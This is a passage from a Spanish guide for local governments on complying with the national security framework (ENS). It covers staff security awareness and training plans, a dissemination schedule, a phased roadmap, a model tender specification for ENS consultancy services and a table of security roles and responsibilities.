La Seguridad es una de las necesidades básicas que se debe cubrir en una institución.
Sin embargo, es un término que cada vez se complica más. En este momento tenemos que tener en cuenta la seguridad técnica, móvil y física y tomar conciencia corporativa de todas ellas.

La correcta gestión de la seguridad es una de las asignaturas pendientes, siendo uno de los aspectos fundamentales que debe tener en cuenta toda institución. Concienciar tanto a los trabajadores como a los usuarios potenciales de las herramientas de gestión y servicios públicos que se desarrollen, es una tarea fundamental.

Desde las administraciones, hay que concienciar y establecer una **cultura corporativa en política de seguridad** tanto teórica como práctica, a cada trabajador, y específica según sus conocimientos, y adaptada a las tareas que lleva a cabo diariamente en su puesto de trabajo.

Formación vs Concienciación

Hay que diferenciar entre concienciar y formar.

> **Concienciar:** Crear cultura de seguridad. Es necesario concienciar a todos los miembros de la institución en el uso de la seguridad y las implicaciones y riesgos de no asumirla.
>
> **Formar:** La formación es continua y no acaba nunca. Se debe involucrar a toda la organización, pero a diferencia de la concienciación, los cursos deben ser dirigidos.

Es por ello que en esta guía se trabajan dos apartados, por un lado el **Plan de Concienciación** y por otro el **Plan de Formación** e n seguridad.

5.4.1 Plan de Concienciación

En este apartado se incluyen algunas recomendaciones con las que se pretende concienciar a todos de que contar un **Plan de Concienciación en Seguridad debe constituir una parte central de la estrategia en seguridad** que vayamos a implementar.

La administración tiene que tener una estrategia que tenga por objetivo una concienciación de sus políticos/as y de sus técnicos/as para que respondan de forma ágil a las necesidades de una competencia cada vez más compleja en la materia de Seguridad, física y lógica.

Desgraciadamente, la seguridad total no existe. Aun así, es importante insistir y recordar:

- Que **cada administración tiene sus propias características** y que será necesario adaptar el Plan de concienciación a la realidad de nuestra Administración.
- Que las principales fisuras de seguridad suelen estar en nuestra propia organización. Por eso, es importante centrarnos en la visión interna.

Cualquier proceso interno supone un **cambio cultural** importante en la organización, por tanto será fundamental plantear un plan de concienciación interno que culturice al conjunto de la organización de la importancia y beneficios que implican la seguridad y su implicación en el proceso.

Cada organización tiene su propia estructura interna de funcionamiento. No obstante, es recomendable definir y pensar acciones de concienciación adecuadas a la **heterogeneidad de las personas** que forman parte de nuestra organización y al rol que puedan tener en materia de seguridad.

Recomendaciones:

Seguridad de la información es más que seguridad informática

La protección de la información se considera un gran reto en las organizaciones del siglo XXI. Uno de los principales aspectos recae en **concienciar a las personas que manejan la información**, ya que deben ser conocedoras tanto de los riesgos existentes como de las funciones y obligaciones que se pudiesen derivar de su actividad profesional.

«Una cadena es tan fuerte como su eslabón más débil»

Esta frase tan popular significa que aunque las organizaciones inviertan mucho en dispositivos tecnológicos y en soluciones técnicas para proteger de manera adecuada los sistemas de información, si alguno de ellos, falla, toda la seguridad se ve comprometida.

Diversos estudios demuestran que **el usuario es un eslabón más de la cadena de seguridad**. Para cambiar esta situación, es necesario invertir también en la concienciación en seguridad a usuarios.

Es aquí la diferencia entre seguridad de la información y seguridad informática.

Estas acciones de concienciación buscarán una implicación de toda la organización, y que tendrán como principal objetivo, exponer los principales riesgos en materia de seguridad sobre personal no técnico, aspecto clave para que la organización interiorice los posibles cambios organizativos en materia de seguridad.

5.4.2 Propuesta Plan corporativo

El plan se desarrollará de forma **transversal** durante todo el ciclo de vida del proceso. Las acciones de concienciación **deberán ser presenciales** y como mejora, se aconseja complementar con acciones on-line.

Jornada concienciación para directivos (Equipo de gobierno)

Número de Sesiones: 1

Duración: 2-3 horas

Objetivo: Desarrollar los principales conceptos vinculados con la seguridad de la información, evitando los principales riesgos derivados del uso de nuevas tecnologías

Destinatarios: Equipo de Gobierno / personal directivo

Temas sobre los que trabajar:

- Conceptos generales sobre seguridad
- El Puesto de trabajo: Normas de conducta
- Gestión de contraseñas
- La ubicación de la información en los servicios en la nube. Herramientas permitidas.
- Técnicas de ingeniería social
- Prácticas adecuadas en el correo electrónico
- Uso seguro en el acceso a Internet y WIFI
- Instalación de software original.
- Amenazas y medidas de protección
- Utilización correcta de dispositivos USB
- Seguridad en dispositivos móviles y portátiles
- Programas de mensajería instantánea

Jornada formativa: Valoración de información y servicios

Número de Sesiones: a determinar según las características de la organización

Duración: deseable 5-8 horas

Objetivo: Conocer las Funciones y Obligaciones derivadas el ENS

Destinatarios: Responsables de la información y servicios

Temas sobre los que trabajar:

- La Administración Electrónica y la Seguridad de la Información. Implicaciones de las nuevas Leyes 39 y 40 de 2015
- Órganos y Organismos de referencia
- Los requisitos mínimos de Seguridad de Información
- Dimensiones de la seguridad
- Amenazas y vulnerabilidades
- Valoración de la información y servicios.
- Seguridad en dispositivos móviles y portátiles
- Programas de mensajería instantánea

Será deseable siempre que las sesiones presenciales se complementen mediante sesiones alternativas on-line, como mejora y refuerzo de concienciación.

Jornada formación técnica sobre análisis de riesgos

Número de Sesiones: a determinar según las características de la organización

Duración: 15-20 horas

Objetivo: Conocimiento sobre los Sistemas de Gestión de Seguridad de la Información conforme a la norma UNE-ISO/IEC 27001 (SGSI) e integración con el ENS.

Destinatarios: Personal IT del área de nuevas tecnologías/departamento de informática

Temas sobre los que trabajar:

- Introducción
- Organización de la Seguridad
- Identificación de activos dentro del alcance
- Análisis de Riesgos
- Gestión y tratamiento del riesgo
- Continuidad de Negocio
- Gestión documental asociada al SGSI
- Seguimiento del SGSI
- Paralelismo SGSI con ENS

Jornada concienciación general para el personal de la organización

Número de Sesiones: a determinar según las características de la organización

Duración: 4-5 horas (anualmente)

Objetivo: Desarrollar las pautas de seguridad necesarias para hacer un buen uso de la información y de los sistemas que la tratan, con el objetivo de que puedan ser conocidas y aplicadas por todos los usuarios/as y reducir la probabilidad de fallos y daños causados por problemas de seguridad

Destinatarios: Todo el personal de la organización. Realización de acciones sectoriales en función de la tipología de datos (Policía Local, Servicios Sociales, trabajo con menores de edad, redes sociales, etc.)

Temas sobre los que trabajar:

- Medidas de seguridad generales y específicas por puesto de trabajo
- Protección del puesto de trabajo
  - » Ordenadores personales y portátiles
  - » Equipos móviles
- Mecanismos de identificación y autenticación:
  - » Usuario y contraseña
  - » Biometría
  - » Tarjetas inteligentes
  - » Etc.
- Riesgos en el uso de dispositivos:
  - » Correo electrónico
  - » Internet
  - » Etc.
- Decálogo de seguridad

Es necesario volver a recordar que **no existen actuaciones milagrosas**. Como decíamos, ésta es una actividad que se valorará por la **perseverancia y continuidad**. Se trata de realizar, con cierta metodología, reuniones, acciones de concienciación tradicionales o innovadoras con los colectivos definidos, de forma constante y no sólo al inicio del proceso de cambio. La Agencia Española de Protección de Datos ha publicado en julio de 2017 el Esquema de Certificación para los DPD.

En el caso de tratamiento de datos de carácter personal, se deberá realizar un plan específico de adaptación ante la entrada en vigor del Reglamento Europeo (RGPD) así como acciones específicas de formación para el Delegado de Protección de Datos (DPD).

Cada administración deberá escoger las acciones que mejor se adapten a sus características y, siempre que sea posible, implicar en nuestra estrategia y diseño del Plan de Concienciación a los departamentos de prensa y de comunicación de la organización.

6 Plan de DIFUSIÓN

"Lo que no se enseña, no se conoce y no existe"
Pablo Bárcenas

El Plan de Difusión tiene como finalidad dar a conocer al conjunto de Entidades Locales Españolas el documento "Libro de Recomendaciones para el Itinerario de Adecuación al ENS para las Entidades Locales".

Esta publicación surge de la necesidad detectada por la Comisión de Sociedad de la Información y Tecnologías de la Federación Española de Municipios y Provincias (FEMP), de ayudar a los Entes Locales, especialmente a aquellos que carecen de los conocimientos técnicos necesarios y facilitadores de la implantación del ENS.

Cobra por tanto especial relevancia, el diseño y ejecución de un Plan de Difusión que permita llegar con acierto a los lugares donde la demanda es más evidente, contando para ello con otros interlocutores conocedores de la realidad en cada uno de los territorios.

Por otra parte, la FEMP dispone de mecanismos de comunicación a través de los cuales será posible facilitar la información y la publicidad necesarias que el documento se merece.

Pero el Plan quedaría incompleto si no fuéramos capaces de realizar convocatorias presenciales, en las que exponer el alcance de la guía, resolver las dudas que puedan surgir, y realizar ejercicios prácticos que consoliden el conocimiento del ENS y que faciliten la elaboración de los participantes de su propio Itinerario en virtud de las condiciones en las que se pueda encontrar su Entidad.

De esta manera, nuestro Plan de Difusión se apoyará sobre tres pilares:

- ## Diputaciones Provinciales/Federaciones Territoriales:

Como socios prioritarios de esta Federación, y como conocedores de su realidad Territorial, solicitaremos su colaboración para realizar acciones de difusión que en su mayor parte tengan como destinatarios últimos a los municipios de menor población.

En especial, buscaremos la implicación de Diputaciones, Cabildos y Consejos Insulares, que tiene el mandato normativo de facilitar el desarrollo de la Administración Electrónica en municipios de su competencia menores de 20.000 habitantes, para que se involucren activamente en la implantación del ENS, facilitando el desarrollo de un itinerario factible en virtud de las características propias de cada ayuntamiento.

- ## Difusión a través de las herramientas de Comunicación FEMP:

» Correo electrónico

Se realizará el envío de la información al conjunto de Entidades Locales españolas, intentando personalizarla en el responsable del desarrollo de la e-Administración.

» Carta Local

Se publicará una noticia relacionada con el ENS y el trabajo desarrollado con el Libro Itinerario, en la Revista de la FEMP de edición mensual "Carta Local"

» Página Web de la FEMP

Se pondrán a disposición los contenidos desarrollados en la Página Web de la FEMP, en el apartado del Área de Sociedad de la información, para consulta y descarga, en su caso, por parte de los interesados. De igual forma, dicho contenido estará presente en el portal del CCN-CERT, del Centro Criptológico Nacional.

» 2.4.- Edición Impresa

Se buscarán alternativas y sponsors para poder contar con una mínima edición impresa del documento, que facilite su visibilidad en determinados entornos.

• Formación/Jornadas:

» Jornada de Presentación en la FEMP

Con cabida para técnicos de Entidades locales, pero a la que se invitará prioritariamente a los Cargos Electos, que deben liderar y propiciar el cambio en las Administraciones.

» Formación Continua

Se ha previsto, dentro del Plan de Formación Continua de la FEMP 2017, el desarrollo de una Acción Formativa, que gire en torno al ENS y la Guía elaborada, que contará con exposiciones sobre el caso teórico, Buenas experiencias de Entidades Locales que puedan servir de modelo a otras instituciones, y el desarrollo de casos prácticos de elaboración del Itinerario personal de cada Entidad Asistente.

Una segunda edición de dicha Acción formativa, será propuesta, a los responsables del Plan de Formación Continua de la FEMP 2018.

» Jornadas en Diputaciones/Federaciones Territoriales

Se facilitará un modelo de jornada al conjunto de Federaciones Territoriales, así como a las Diputaciones Provinciales, Cabildos y Consejos Insulares, para que puedan replicar acciones de formación en sus territorios, colaborando y coordinando las mismas en la medida de las necesidades y/o la demanda.

» Jornadas con otros Actores institucionales

Se buscará el apoyo del Centro Criptológico Nacional para que en su catálogo de formación, incluya una Acción basada en la Guía y destinada al conjunto de Entidades Locales Españolas.

» Jornadas con esponsorización

Se propiciará y buscarán alternativas para la realización de jornadas en la que puedan participar empresas que estén colaborando con Entidades Locales para facilitarles el cumplimiento del ENS, de manera que se visualicen para aquellos interesados que precisen de ayuda externa para conseguir sus objetivos.

» Otras Jornadas/Conferencias

Se buscará oportunidades para divulgar el trabajo en jornadas y conferencias desarrolladas por terceros, tales como las Jornadas del CCN-CERT 2017, CNIS 2018, etc.

Las actuaciones que deben implementarse se desarrollarán a partir del último trimestre de 2017, y se extenderán durante la mayor parte de 2018. Siguiendo la siguiente Cronología:

Actividad	Fecha
Correo divulgativo, artículo en carta Local y Publicación en Web FEMP	Primera quincena octubre 2017
Jornada de Presentación en la FEMP	Segunda quincena octubre 2107
Acción de Formación FEMP	Primera quincena noviembre 2017
Edición Impresa	Primera quincena diciembre 2017
Jornadas CCN-CERT	Primera quincena diciembre 2017
Jornada esponsorizada	Segunda quincena febrero 2018
Acción Formativa FEMP	Segunda quincena octubre 2018
Jornadas Diputaciones/Federaciones Territoriales	Durante 2018
Otras Jornadas/Conferencias	Durante 2018

SE HA PREVISTO, DENTRO DEL PLAN DE FORMACIÓN CONTINUA DE LA FEMP 2017, EL DESARROLLO DE UNA ACCIÓN FORMATIVA, QUE GIRE EN TORNO AL ENS

7

Crea tu propia Hoja de Ruta en Seguridad

Una hoja de ruta es un plan que establece a grandes rasgos la secuencia de pasos para alcanzar un objetivo. Puede entenderse como un plan de acción a corto, medio y largo plazo, y general que acerca los objetivos estratégicos a objetivos más tangibles y alcanzables.

La finalidad de la hoja de ruta es servir de base a la institución para saber dónde está y qué debe hacerse para llegar a donde se quiere. Todo ello con objeto de definir sus objetivos, así como ofrecer unas líneas estratégicas claras para el desarrollo de los distintos procesos en aras de alcanzar realmente esos objetivos.

Es un plan sobre una problemática concreta a tratar, a las que hay que dar una solución.
La seguridad actúa sobre procesos, personas y tecnología, y en esta guía estratégica de seguridad se presenta un Diagrama General por Fases en el marco de modelo práctico a seguir. En cada Fase se definen los pasos que hay que dar.

La combinación de esos pasos de cada Fase con los factores descriptivos de cada organización nos permitirá llegar a nuestra hoja de ruta en adecuación a la seguridad.

FASE 1: Desarrollo de un Plan de Adecuación ENS

PASO 1: Elaboración de una Política de Seguridad de la Información

PASO 2: Identificación de la información y los servicios. Determinación de la Categoría del Sistema.

PASO 3: El Análisis de Riesgos

PASO 4: La declaración de aplicabilidad (SoA)

PASO 5: El informe de insuficiencias (Gap Analysis)

PASO 6: El Plan de Mejora de la Seguridad (Plan de Tratamiento del Riesgo)

FASE 2: Implementación del Plan de Adecuación

TAREA 1: Marco Organizativo

TAREA 2: Marco Operacional

TAREA 3: Medidas de Protección

FASE 3: Conformidad con el Esquema Nacional de Seguridad

CATEGORÍA BÁSICA

CATEGORÍA MEDIA O ALTA

FASE 4 Puesta en marcha del sistema de mejora continúa

P: Planificar D: Hacer C: Verificar A: Actuar

> No hay dos hojas de ruta iguales.
> Las hojas de ruta se crean por cada organismo en base a un itinerario recomendado.

Anexos Tomo 1

ANEXO 1. Modelo pliego de prescripciones técnicas para la adecuación al ENS

El texto siguiente esboza un Modelo de Pliego de Prescripciones Técnicas para la Adecuación al ENS, y contiene una serie de pautas de carácter general que podrían usar las entidades locales a tal propósito, sin entrar en casuísticas particulares y sin pretender constituirse en un texto normativa o técnicamente cerrado. Se espera que cada entidad lo particularice para adaptarlo a su problemática concreta y a las regulaciones que en cada momento y lugar resulten aplicables.

PLIEGO DE PRESCRIPCIONES TÉCNICAS QUE REGIRÁN LA EJECUCIÓN DEL CONTRATO DE SERVICIO DE ASISTENCIA TÉCNICA EN MATERIA DE SEGURIDAD DE LA INFORMACIÓN EN EL MARCO DEL ESQUEMA NACIONAL DE SEGURIDAD PARA <<LA ENTIDAD LOCAL>>

PRIMERA.- Objeto del contrato

El presente pliego tiene por objeto establecer las condiciones generales y las características técnicas que deberán cumplirse para la contratación de los servicios de asistencia técnica en materia de seguridad de la información, en el marco del Esquema Nacional de Seguridad para <<LA ENTIDAD LOCAL>>, que comprenden los servicios necesarios encaminados hacia la adecuación y cumplimiento de <<LA ENTIDAD LOCAL>> del Esquema Nacional de Seguridad (RD 3/2010, de 8 de enero).

SEGUNDA.- Antecedentes

El Real Decreto 3/2010, de 8 de enero, por el que se regula el ENS en el ámbito de la Administración Electrónica, tiene por objeto establecer una política de seguridad en la utilización de los medios electrónicos y está constituido por una serie de principios básicos y requisitos mínimos que permitan una protección adecuada de la información. Es decir, el ENS dispone la obligatoriedad de implantar, a las Administraciones Públicas que ofrezcan Servicios de Administración Electrónica, de sistemas de seguridad de la información.

<<LA ENTIDAD LOCAL>> en la implementación de los sistemas TIC (Tecnología de la Información y la Comunicación)debe cumplir los diferentes marcos normativos relacionados con las TIC, de manera que se garantice la confianza en el uso de los medios electrónicos por parte de los ciudadanos.

En base a estos criterios, el objetivo de esta contratación se dirige hacia la adecuación de <<LA ENTIDAD LOCAL>> respecto de estas obligaciones, aportando con ello la necesaria cobertura jurídica, organizativa y técnica requerida para cimentar las garantías que deben sustentar estas nuevas formas de relación entre <<LA ENTIDAD LOCAL>> y Ciudadanos.

TERCERA.- Definición, contenido y condiciones de ejecución de los trabajos

Los servicios en relación a la ejecución del contrato comprenden los trabajos relacionados con el Esquema Nacional Seguridad (RD 3/2010 de 8 de enero, ENS en adelante), en concreto: Servicio de adecuación al ENS con la elaboración del Plan de Adecuación al ENS, que incluirá como mínimo:

1. Diagnóstico de la situación actual del Sistema para determinar el grado de cumplimiento de las medidas establecidas en el ENS.
2. Desarrollo completo del Plan de Adecuación al Esquema Nacional de Seguridad, contemplando todas las actividades y entregables incluidos en la Guía CCN-STIC 806 vigente, como son:

    a. Revisión de la Política de Seguridad actual, y en su caso, verificación del contenido, para que sea acorde a lo establecido en el RD del ENS.

    b. Determinación de la categoría del sistema.

    c. Realización de un análisis de riesgos, acorde a lo establecido en el Anexo II del Real Decreto ENS, utilizando la metodología MAGERIT (Metodología de Análisis y Gestión de Riesgos de los sistemas de Información de las Administraciones Públicas) y la herramienta para el análisis de riesgos PILAR.

    d. Elaboración de la Declaración de Aplicabilidad.

    e. Elaboración del Informe de insuficiencias del sistema.

    f. Elaboración del Plan de mejora de la seguridad.

    g. Identificación y análisis de Interconexiones con otros sistemas para la prestación de los servicios.

3. Servicios de formación al personal de <<LA ENTIDAD LOCAL>>, que incluyan la formación a diferentes perfiles de usuarios (alta dirección, responsables de información y servicios, técnicos y usuarios), en relación a la Seguridad de la Información, así como en las herramientas utilizadas para el desarrollo del proyecto (análisis de riesgos y herramienta de análisis, dirigidas al perfil técnico). La formación se impartirá en las dependencias de <<LA ENTIDAD LOCAL>>, en las fechas y horarios que determine <<LA ENTIDAD LOCAL>>. La formación incluirá como mínimo los siguientes cursos:

   - Perfil Alta Dirección: 1 curso (de 2 horas de duración).
   - Perfil Responsable de Información y Servicios: 2 cursos (de 3 horas de duración).
   - Perfil Técnico: 1 curso (de 3 horas de duración).
   - Perfil Usuarios: 8 cursos (de 1 hora de duración).

Durante la ejecución de los trabajos objeto del contrato la empresa adjudicataria se compromete a facilitar a la <<ENTIDAD LOCAL>> la información y documentación que solicite a efectos de conocer las circunstancias en que se desarrollan los trabajos, así como los problemas que puedan plantearse y las tecnologías, métodos y herramientas para resolverlos.

CUARTA.- Dirección e inspección de los trabajos

La dirección del proyecto por parte de <<LA ENTIDAD LOCAL>> recaerá conjuntamente en el Secretario General y el Jefe de Sistemas de Información y/o personas en quien deleguen, que supervisarán la ejecución de los trabajos y la coordinación entre el equipo del proyecto y el personal de <<LA ENTIDAD LOCAL>>. Estos trabajos comprenderán:

- Dirigir y supervisar la realización y el desarrollo de los trabajos y el cumplimiento de plan de trabajo.
- Aprobar los documentos que se elaboren.
- Intervenir para la implicación del personal de <<LA ENTIDAD LOCAL>>, junto con la empresa contratada, en el desarrollo de aquellos trabajos, que así lo requieran.

Como mínimo mensualmente se realizarán reuniones de coordinación, supervisión y seguimiento. Se realizará una presentación, previa al comienzo de los trabajos, al Comité de Seguridad de las Tecnologías de la Información y la Comunicación de <<LA ENTIDAD LOCAL>>, otra presentación a la mitad del proyecto y una última presentación a la finalización del mismo.

QUINTA.- Solvencia técnica empresarial y Equipo técnico

El licitador deberá acreditar la prestación de servicios de similares características e importes en los últimos N años.

El licitador deberá presentar el equipo del proyecto, quienes deberán acreditar formación en Derecho Administrativo de aplicación, Esquema Nacional de Seguridad y seguridad de la información, con perfiles técnicos y jurídicos.

<En función del alcance del proyecto se podrán exigir diferentes certificaciones, tanto al equipo de trabajo (CISA, CISM, etc.) o bien la certificación de conformidad de la empresa, en categoría BÁSICA o MEDIA, estableciendo que su alcance está en la prestación del servicio. >

SEXTA.- Lugar de realización de los trabajos

Las reuniones/sesiones necesarias para la ejecución y seguimiento del proyecto, así como las sesiones de formación, se llevarán a cabo en las dependencias municipales de <<LA ENTIDAD LOCAL>>.

SÉPTIMA.- Presentación de ofertas

La propuesta técnica incluirá, en orden, los aparatados indicados a continuación. Así mismo, como anexos, se podrán incluir aquellos puntos que se consideren oportunos:

1. Objeto y alcance la propuesta.
2. Metodologías a aplicar para la realización de los trabajos.
3. Planificación detallada de los trabajos a realizar, en relación a los tres servicios solicitados, con la asignación de las personas responsables de su ejecución, jornadas a realizar, indicación de las herramientas a utilizar (si es de aplicación) y relación de los productos a obtener en cada uno de ellos (si es de aplicación).
4. Actuaciones adicionales (mejoras a la oferta técnica) incluidas en relación al ENS.
5. Acciones de formación dirigidas al personal de <<LA ENTIDAD LOCAL>>, con indicación de los diferentes perfiles a formar, cursos/horas dedicados a cada uno de ellos, contenidos a impartir y material proporcionado.
6. Relación de trabajos realizados por la empresa en relación al Esquema Nacional de Seguridad.
7. Presentación del equipo de trabajo asignado al proyecto. Se incluirá el currículum de los miembros del equipo de trabajo, con sus méritos y con los certificados de los conocimientos y experiencia requeridos.
8. Propuesta económica.
9. Anexos.

OCTAVA.- Criterios de valoración de ofertas

Los criterios que se aplicarán para la adjudicación del contrato serán los siguientes:

- Proposición técnica
- Mejoras a la oferta técnica
- Actividades de formación
- Proposición económica

En los contratos de prestación de servicios el precio no debería ser un valor determinante ya que los servicios dependen de la cualificación del equipo de trabajo. Los trabajos de seguridad de la información requieren la contratación de empresas y profesionales especializados en el sector.

La forma de evaluar los criterios será la siguiente:

La Mejor proposición técnica. Se valorará:

- La metodología aportada para la ejecución del servicio.
- La adecuación de los trabajos a las Guías de Seguridad del Centro Criptológico Nacional.

- Se tendrán en cuenta los objetivos y la metodología que ofertan para su desarrollo, así como el plan de trabajo.

Las Mejoras a la Oferta técnica. Se valorará:

- Herramientas adicionales aportadas.
- Actuaciones adicionales a realizar en relación al Esquema Nacional de Seguridad.
- Se podrá evaluar también, cualquier otra mejora relacionada con este pliego.

Actividades de formación. Se valorará un mayor número de horas de formación ofertadas.

NOVENA.- Propuesta económica

El presupuesto del contrato es de _____ euros (____ mil euros), Impuesto del Valor Añadido excluido.

El pago del precio del contrato será realizado al adjudicatario mediante presentación de facturas mensuales por la parte proporcional del importe del contrato y en atención al grado de ejecución del mismo.

DÉCIMA.- Plazo de ejecución

El plazo de ejecución de los trabajos será de _____ (2-7) meses, a contar desde la fecha indicada en el contrato.

UNDÉCIMA.- Documentación de los trabajos

La documentación y/o ficheros generados durante la ejecución del contrato serán propiedad exclusiva de <<LA ENTIDAD LOCAL>>, sin que la empresa adjudicataria pueda conservarlos, ni obtener copia de los mismos o facilitarlos a terceros sin la expresa autorización de la citada organización.
Toda la documentación se entregará en _____ de <<LA ENTIDAD LOCAL>>, en castellano, correctamente encuadernada y con la cantidad de copias que se determinen para cada documento. Asimismo, se entregará dicha documentación en el soporte electrónico que se acuerde para facilitar su tratamiento y reproducción.

DUODÉCIMA.- Protección de datos

<Esta cláusula deberá ser adaptada en la medida en la que el Ayuntamiento tenga implantado el Reglamento Europeo en materia de Protección de Datos, cuyo plazo de adaptación se fija en el mes de Mayo de 2018>

De conformidad con lo Dispuesto en la Ley Orgánica 15/1999, de 13 de diciembre, de Protección de Datos de Carácter Personal, se informa a los interesados de que:

1. Los datos de los licitadores se incorporarán a un fichero de datos personales, denominado _____, del que es responsable <<LA ENTIDAD LOCAL>>, cuya finalidad es la tramitación de los expedientes de contratación sometidos al Real Decreto Legislativo 3/2011, de 14 de noviembre, por el que se aprueba el Texto Refundido de la Ley de Contratos del Sector Público.
2. Cesiones de los datos previstas: a la Junta Consultiva de Contratación; a los restantes candidatos y licitadores; publicaciones en boletines oficiales, tablón de edictos o Web municipal, todo ello de acuerdo con lo previsto en el Real Decreto Legislativo 3/2011, de 14 de noviembre, por el que se aprueba el texto refundido de la Ley de Contratos del Sector Público, y aquellas otras personas o AA.PP. determinadas por

la legislación especial aplicable al objeto de cada contrato.

3. El órgano administrativo ante el que puede ejercitar, en su caso, los derechos de acceso, rectificación, cancelación, oposición y aquellos otros reconocidos en la normativa vigente en materia de protección de datos de carácter personal, es el Servicio de _____de <<LA ENTIDAD LOCAL>>, situado en _____.

Si el contrato implica el acceso del contratista a ficheros que contengan datos de carácter personal de cuyo tratamiento éste no sea responsable en el sentido del artículo 3.d) de la Ley Orgánica 15/1999, de 13 de diciembre, de Protección de Datos de Carácter Personal, el contratista tendrá la consideración de encargado del tratamiento, a los efectos establecidos en dicha Ley Orgánica y su normativa de desarrollo.

El acceso no se considerará comunicación de datos, por ser necesario para la realización de la prestación del objeto del contrato. En todo caso y cuando el contratista tenga acceso a ficheros en los que consten datos de carácter personal de cuyo tratamiento éste no sea responsable, será necesario que en el contrato, o en un documento independiente, se incluyan las cláusulas precisas al objeto de regular dicho acceso, en los términos y con el contenido previstos en la LO 15/1999 y su normativa de desarrollo, sin perjuicio del cumplimiento de los demás requisitos establecidos en la Disposición Adicional 26 del TRLCSP.

Además, el contratista deberá respetar el carácter confidencial de aquella información a la que tenga acceso con ocasión de la ejecución del contrato que por su propia naturaleza deba ser tratada como tal. Este deber se mantendrá durante un plazo de cinco años desde el conocimiento de esa información, salvo que en el contrato se establezca un plazo mayor.

ANEXO 2.- TABLA DE TAREAS Y RESPONSABILIDADES

En la tabla se usan las siguientes abreviaturas:

CSI – Comité de Seguridad de la Información

RINFO – Responsable de la Información

RSERV – Responsable del Servicio

RSEG – Responsable de la Seguridad

RSIS – Responsable del Sistema

ASS – Administrador de la Seguridad del Sistema

Tarea	Responsable
Determinación de los niveles de seguridad requeridos en cada dimensión	RINFO + RSERV o CSI
Determinación de la categoría del sistema	RSEG
Análisis de riesgos	RSEG
Declaración de aplicabilidad	RSEG
Medidas de seguridad adicionales	RSEG
Configuración de seguridad	elabora: RSEG aplica: ASS
Implantación de las medidas de seguridad	ASS
Aceptación del riesgo residual	RINFO + RSERV
Documentación de seguridad del sistema	RSEG
Política de seguridad	elabora: CSI aprueba: Dirección
Normativa de seguridad	elabora: RSEG aprueba: CSI
Procedimientos operativos de seguridad	elabora: RSIS aprueba: RSEG aplica: ASS
Estado de la seguridad del sistema	monitoriza: ASS reporta: RSEG
Planes de mejora de la seguridad	elaboran: RSIS + RSEG aprueba: CSI
Planes de concienciación y formación	elabora: RSEG aprueba: CSI
Planes de continuidad	elabora: RSIS valida: RSEG coordina y aprueba: CSI ejercicios: RSIS
Suspensión temporal del servicio	RSIS
Ciclo de vida: especificación, arquitectura, desarrollo, operación, cambios	elabora: RSIS aprueba: RSEG

RESPUESTA A INCIDENTES DE SEGURIDAD	
Llevar a cabo el registro, contabilidad y gestión de los incidentes de seguridad en los Sistemas bajo su responsabilidad.	ASS
Aislar el incidente para evitar la propagación a elementos ajenos a la situación de riesgo.	ASS
Tomar decisiones a corto plazo si la información se ha visto comprometida de tal forma que pudiera tener consecuencias graves (estas actuaciones deberían estar procedimentadas para reducir el margen de discrecionalidad del ASS al mínimo número de casos).	ASS
Asegurar la integridad de los elementos críticos del Sistema si se ha visto afectada la disponibilidad de los mismos (estas actuaciones deberían estar procedimentadas para reducir el margen de discrecionalidad del ASS al mínimo número de casos).	ASS
Mantener y recuperar la información almacenada por el Sistema y sus servicios asociados.	ASS
Investigar el incidente: Determinar el modo, los medios, los motivos y el origen del incidente.	ASS
Analizar y proponer salvaguardas que prevengan incidentes similares en el futuro.	RSEG
Planificar la implantación de las salvaguardas en el sistema.	RSIS
Ejecutar el plan de seguridad aprobado.	RSIS
Aprobar el plan de mejora de la seguridad, con su dotación presupuestaria correspondiente.	Comité de Seguridad de la Información

La tabla siguiente muestra la matriz de Responsabilidades de los distintos actores.

R. - Es responsable de la realización de la tarea señalada.

A. - Es responsable de Aprobar la tarea a realizar, haciéndose responsable de ella una vez aprobada.

C. - Es consultado y se le informa del trabajo hecho.

I. - Es informado sobre el proceso y sus resultados.

Tarea	Dirección	RINF	RSER	RSEG	RSIS	ASS
Niveles de seguridad requeridos por la información		A	I	R	C	
Niveles de seguridad requeridos por el servicio		I	A	R	C	
Determinación de la categoría del sistema		I	I	A/R	I	
Análisis de riesgos		I	I	A/R	C	
Declaración de aplicabilidad		I	I	A/R	C	
Medidas de seguridad adicionales				A/R	C	
Configuración de seguridad		I	I	A	C	R
Aceptación del riesgo residual (1)		A	A	R	I	
Documentación de seguridad (3)				A	C	I
Política de seguridad	A			R	C	I
Normativa de seguridad (3)	A			A	C	I
Procedimientos de seguridad (3)				C	A	I
Implantación de las medidas de seguridad		I	I	C	A	R
Supervisión de las medidas de seguridad				(2)	(2)	R
Estado de seguridad del sistema	I	I	I	A	I	R
Planes de mejora de la seguridad (3)				A	C	
Planes de concienciación y formación (3)				A	C	
Planes de continuidad (3)				C	A	
Suspensión temporal del servicio	A	C	C	C	R	
Seguridad en el ciclo de vida (3)				C	A	

(1) Aparecen dos A porque la aceptación del riesgo residual debe ser coordinada entre ambas responsabilidades. Esta coordinación es muy sencilla si las responsabilidades se aúnan en un Comité de Seguridad de la Información.

(2) Las tareas que realiza el ASS involucran al Responsable del Sistema y al Responsable de la Seguridad. Uno deberá ser el responsable (A) y el otro deberá ser consultado (C). La determinación de quién hace cada papel dependerá de a quién reporta el ASS, pudiendo existir diferentes ASS para diferentes funciones, pero siempre con una línea clara de dependencia de uno u otro responsable.

(3) Algunas tareas carecen de R porque no entra dentro del alcance de esta guía establecer quién se encarga de su realización. No obstante, en cada organismo se deberá determinar quién se encarga de cada tarea o cómo se subdivide hasta poder concretar.

EL MODELO DE PLIEGO CONTIENE UNA SERIE DE PAUTAS DE CARÁCTER GENERAL... SE ESPERA QUE CADA ENTIDAD LO PARTICULARICE PARA ADAPTARLO A SU PROBLEMÁTICA CONCRETA

Con objeto de facilitar la forma de acometer los proyectos de adecuación al ENS, ya sea con recursos propios o con terceros, a continuación se relacionan una serie de referencias obtenidas en el momento de redactar esta guía.

Es necesario señalar que la relación de organismos públicos que figuran a continuación es el resultado de una consulta pública y abierta a todos los miembros del Grupo Técnico de la Comisión de Sociedad de la Información y Tecnologías de la FEMP.

Si se desea solicitar ayuda externa para el cumplimiento del ENS, el espectro de empresas es muy amplio y se recomienda consultar en el mercado.

1 Organismos Públicos: Ayuntamientos y Diputaciones

1.1 Ayuntamientos

A.- AYUNTAMIENTO DE MAJADAHONDA

Responsable:

Jaime José López Ruiz

Información General

Hace cuatro años comenzamos a hacer unas auditorías para saber el estado de cara al cumplimiento con el ENS. Acabamos de terminar la segunda.

Plan Administración Electrónica

